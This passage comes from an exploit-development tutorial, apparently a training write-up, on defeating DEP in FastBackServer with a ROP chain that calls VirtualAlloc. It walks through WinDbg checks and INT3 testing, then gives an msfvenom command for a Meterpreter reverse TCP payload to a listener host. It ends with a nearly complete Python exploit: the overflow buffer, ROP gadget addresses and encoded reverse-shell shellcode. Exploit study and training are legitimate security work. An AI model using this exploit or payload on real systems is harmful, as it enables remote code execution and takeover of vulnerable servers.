
Figure 11.1 - The stack pivot gadgets. These move ESP from its current position in the ROP chain to the VirtualAlloc skeleton, then the RET instruction jumps to VirtualAlloc.
The diagram below shows the before and after state of the stack pivot:

Figure 11.2 - The stack pivot in action. Before the pivot, ESP points into the ROP chain area. After the pivot, ESP points to the VirtualAlloc skeleton. The next RET pops VirtualAlloc into EIP, and Windows sees a normal STDCALL call with all four arguments on the stack.
11.2 Verifying VirtualAlloc Execution
We set a breakpoint on VirtualAlloc to verify that our chain successfully calls the function:
1
bp KERNEL32!VirtualAllocStub

Figure 11.3 - Breakpoint set on KERNEL32!VirtualAllocStub. If our ROP chain works correctly, execution should reach this breakpoint with the correct arguments on the stack.
Before VirtualAlloc executes, we check the current memory protection on the shellcode page:
1
!vprot 0d27e514

Figure 11.4 - Before VirtualAlloc executes: the shellcode page has PAGE_READWRITE (0x04) protection. The NX bit is set - executing instructions from this page would cause an access violation.
After VirtualAlloc executes, we check the protection again:
1
!vprot 0d27e514
The protection has changed from PAGE_READWRITE (0x04) to PAGE_EXECUTE_READWRITE (0x40). The NX bit has been cleared. DEP has been bypassed.

Figure 11.5 - After VirtualAlloc executes: the shellcode page now has PAGE_EXECUTE_READWRITE (0x40) protection. The NX bit has been cleared - the CPU will now execute instructions from this page. DEP has been defeated.
The diagram below shows the permission flip in detail, comparing the !vprot output before and after VirtualAlloc:
Figure 11.6 - The before/after comparison of page permissions. The same virtual address goes from PAGE_READWRITE (NX = 1, shellcode blocked) to PAGE_EXECUTE_READWRITE (NX = 0, shellcode allowed). VirtualAlloc re-committed the page with RWX permissions, defeating DEP.
This is the moment of victory. The ROP chain has done its job - it called VirtualAlloc with the right arguments, and the operating system obediently changed the page permissions. The NX bit is cleared. The shellcode page is now executable. All that remains is landing EIP on the shellcode.
12. Shellcode Alignment and Final Exploit
12.1 Aligning EIP to the Shellcode
After VirtualAlloc returns, EIP lands at the return address we placed in skeleton[1]. However, we need to verify that this address actually points to the beginning of our shellcode. Due to the dynamic nature of the stack, we may need to adjust the offset.

Figure 12.1 - After VirtualAlloc returns, execution lands at the address we placed in skeleton[1]. We need to verify this points to our shellcode.
We examine where the shellcode actually is relative to our return address:
1
dd esp + 100

Figure 12.2 - Examining the stack to find the actual shellcode location. We need to calculate the exact offset between our return address and the shellcode.
We calculate the exact offset needed:
1
? 0d27e514 - (0d27e428 + 0x4)
This calculation gives us the exact distance between where execution lands and where our shellcode begins. We use this value as padding (filled with C bytes) between the ROP chain and the shellcode.

Figure 12.3 - Calculating the exact offset between the VirtualAlloc return address and the shellcode location. This offset becomes our padding value.
12.2 Testing with INT3 Breakpoints
Before placing real shellcode, we test with 0xCC bytes (INT3 / software breakpoint). If our chain works correctly, execution should land on the INT3 bytes and trigger a debugger break - not an access violation. The distinction is critical: a debugger break means the code is executing normally (DEP is bypassed), while an access violation would mean DEP is still blocking execution.
1
2
padding = b"C" * 0xe8
shellcode = b"\xcc" * (0x400 - 276 - 4 - len(rop) - len(padding))

Figure 12.4 - The PoC with 0xCC (INT3) bytes as placeholder shellcode. If DEP is successfully bypassed, the CPU will execute these bytes and trigger a debugger breakpoint instead of an access violation.
We run the exploit and verify:
1
pt

Figure 12.5 - SUCCESS! The debugger hits the INT3 breakpoint with no access violation. This confirms that DEP has been fully bypassed - the CPU is executing instructions from a page that was originally marked non-executable. The VirtualAlloc ROP chain successfully changed the page permissions to RWX.
This is the definitive proof that our DEP bypass works. The INT3 instruction executed from a page that was originally PAGE_READWRITE. If DEP were still active, we would have gotten STATUS_ACCESS_VIOLATION instead of a clean debugger break.
12.3 Generating the Meterpreter Payload
Now we replace the INT3 bytes with a real Meterpreter reverse TCP payload generated by msfvenom. We must exclude all our bad characters from the encoder:
1
2
3
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.45.196 \
    LPORT=443 EXITFUNC=thread -f py -v shellcode \
    -b "\x00\x09\x0a\x0b\x0c\x0d\x20"
The -b flag specifies our bad characters. msfvenom will automatically select an encoder (typically x86/shikata_ga_nai) that avoids all specified bytes. The EXITFUNC=thread option ensures the exploit exits the current thread cleanly instead of terminating the entire process, which allows the FastBackServer to continue running after the exploit.

Figure 12.6 - Generating the Meterpreter reverse TCP shellcode with msfvenom. The -b flag excludes all seven bad characters, and EXITFUNC=thread ensures clean exit without crashing the target service.
12.4 The Final Exploit
The complete exploit combines everything: the psAgentCommand header, the VirtualAlloc function skeleton with dummy values, the A filler, the EIP overwrite pointing to our first gadget, the complete ROP chain that patches the skeleton and pivots ESP, the alignment padding, and the Meterpreter shellcode.
Note that the final exploit increases the first memcpy size field from 0x500 to 0x700 to accommodate the shellcode which makes the total buffer larger than the original PoC. This ensures the entire payload including the shellcode is copied into the vulnerable buffer.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
import socket
import sys
from struct import pack

buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x534)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x700)  # 1st memcpy: size field (increased for shellcode)
buf += pack("<i", 0x0)    # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x0)    # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

va  = pack("<L", (0x45454545)) # dummy VirtualAlloc Address
va += pack("<L", (0x46464646)) # dummy Shellcode Return Address
va += pack("<L", (0x47474747)) # dummy Shellcode Address
va += pack("<L", (0x48484848)) # dummy dwSize
va += pack("<L", (0x49494949)) # dummy flAllocationType
va += pack("<L", (0x51515151)) # dummy flProtect

offset = b"A" * (276 - len(va))
eip  = pack("<L", (0x50501110)) # push esp; push eax; pop edi; pop esi; ret
rop  = pack("<L", (0x5050118e)) # mov eax, esi; pop esi; ret
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x505115a3)) # pop ecx; ret
rop += pack("<L", (0xffffffe4)) # -0x1C
rop += pack("<L", (0x5051579a)) # add eax, ecx; ret
rop += pack("<L", (0x50537d5b)) # push eax; pop esi; ret
rop += pack("<L", (0x5053a0f5)) # pop eax; ret
rop += pack("<L", (0x5054A221)) # VirtualAlloc IAT + 1
rop += pack("<L", (0x505115A3)) # pop ecx; ret
rop += pack("<L", (0xffffffff)) # -1 into ecx
rop += pack("<L", (0x5051579a)) # add eax, ecx; ret
rop += pack("<L", (0x5051f278)) # mov eax, dword [eax]; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x5050118e)) # mov eax, esi; pop esi; ret
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x50537d5b)) # push eax; pop esi; ret
rop += pack("<L", (0x505115A3)) # pop ecx; ret
rop += pack("<L", (0xfffffdf0)) # -0x210 into ecx
rop += pack("<L", (0x50533bf4)) # sub eax, ecx; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x5050118e)) # mov eax, esi; pop esi; ret
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x50537d5b)) # push eax; pop esi; ret
rop += pack("<L", (0x505115A3)) # pop ecx; ret
rop += pack("<L", (0xfffffdf4)) # -0x20C into ecx
rop += pack("<L", (0x50533bf4)) # sub eax, ecx; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x5053a0f5)) # pop eax; ret
rop += pack("<L", (0xffffffff)) # neg to 1
rop += pack("<L", (0x50527840)) # neg eax; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x5053a0f5)) # pop eax; ret
rop += pack("<L", (0x80808080)) # first addend
rop += pack("<L", (0x505115A3)) # pop ecx; ret
rop += pack("<L", (0x7f7f8f80)) # second addend
rop += pack("<L", (0x5051579a)) # add eax, ecx; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7)) # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x5053a0f5)) # pop eax; ret
rop += pack("<L", (0xffffffc0)) # neg to 0x40
rop += pack("<L", (0x50527840)) # neg eax; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax; ret
rop += pack("<L", (0x5050118e)) # mov eax,esi; pop esi; ret
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x505115a3)) # pop ecx; ret
rop += pack("<L", (0xffffffe8)) # negative offset value
rop += pack("<L", (0x5051579a)) # add eax, ecx; ret
rop += pack("<L", (0x5051571f)) # xchg eax, ebp; ret
rop += pack("<L", (0x50533cbf)) # mov esp, ebp; pop ebp; ret

padding = b"C" * 0xe8

shellcode =  b""
shellcode += b"\xba\xc2\xcb\x9b\x11\xd9\xe9\xd9\x74\x24\xf4"
shellcode += b"\x5e\x29\xc9\xb1\x5e\x31\x56\x15\x83\xee\xfc"
shellcode += b"\x03\x56\x11\xe2\x37\x37\x73\x9e\xb7\xc8\x84"
shellcode += b"\xc1\x3e\x2d\xb5\xd3\x24\x25\xe4\xe3\x2f\x6b"
shellcode += b"\x05\x8f\x7d\x98\x1a\x38\xcb\x86\x15\xb9\x40"
shellcode += b"\xb4\x7d\x74\x96\x95\x42\x17\x6a\xe4\x96\xf7"
shellcode += b"\x53\x27\xeb\xf6\x94\xf1\x81\x17\x48\x89\x38"
shellcode += b"\xf8\x3b\x06\xfe\xc4\xc2\xc8\x74\x74\xbc\x6d"
shellcode += b"\x4a\x01\x70\x6f\x9b\x61\xc0\x77\x4b\xfd\x88"
shellcode += b"\xa7\x6a\xd2\xad\x61\x18\xe8\x9c\x8e\xa8\x9b"
shellcode += b"\xea\xfb\x2a\x4a\x23\x3c\xed\xbd\x4e\x10\xef"
shellcode += b"\x86\x68\x88\x85\xfc\x8b\x35\x9e\xc6\xf6\xe1"
shellcode += b"\x2b\xd9\x50\x61\x8b\x3d\x61\xa6\x4a\xb5\x6d"
shellcode += b"\x03\x18\x91\x71\x92\xcd\xa9\x8d\x1f\xf0\x7d"
shellcode += b"\x04\x5b\xd7\x59\x4d\x3f\x76\xfb\x2b\xee\x87"
shellcode += b"\x1b\x93\x4f\x22\x57\x31\x99\x52\x98\xca\xa6"
shellcode += b"\x0e\x0f\x07\x6b\xb1\xcf\x0f\xfc\xc2\xfd\x90"
shellcode += b"\x56\x4d\x4e\x59\x71\x8a\xc7\x4d\x82\x44\x6f"
shellcode += b"\x1d\x7c\x65\x90\x34\xbb\x31\xc0\x2e\x6a\x3a"
shellcode += b"\x8b\xae\x93\xef\x26\xa4\x03\xd0\x1f\x95\x17"
shellcode += b"\xb8\x5d\xe5\x96\x82\xeb\x03\xc8\xa4\xbb\x9b"
shellcode += b"\xa9\x14\x7c\x4b\x42\x7f\x73\xb4\x72\x80\x59"
shellcode += b"\xdd\x19\x6f\x34\xb6\xb5\x16\x1d\x4c\x27\xd6"
shellcode += b"\x8b\x29\x67\x5c\x3e\xce\x26\x95\x4b\xdc\x5f"
shellcode += b"\xc2\xb3\x1c\xa0\x67\xb4\x76\xa4\x21\xe3\xee"
shellcode += b"\xa6\x14\xc3\xb1\x59\x73\x57\xb5\xa6\x02\x6e"
shellcode += b"\xce\x91\x90\xce\xb8\xdd\x74\xcf\x38\x88\x1e"
shellcode += b"\xcf\x50\x6c\x7b\x9c\x45\x73\x56\xb0\xd6\xe6"
shellcode += b"\x59\xe1\x8b\xa1\x31\x0f\xf2\x86\x9d\xf0\xd1"
shellcode += b"\x94\xda\x0f\xa4\xb2\x42\x78\x56\x83\x72\x78"
shellcode += b"\x3c\x03\x23\x10\xcb\x2c\xcc\xd0\x34\xe7\x85"
shellcode += b"\x78\xbf\x66\x67\x18\xc0\xa2\x29\x84\xc1\x41"
shellcode += b"\xf2\x37\xb8\x2a\x05\xb8\x3d\x23\x62\xb8\x3e"
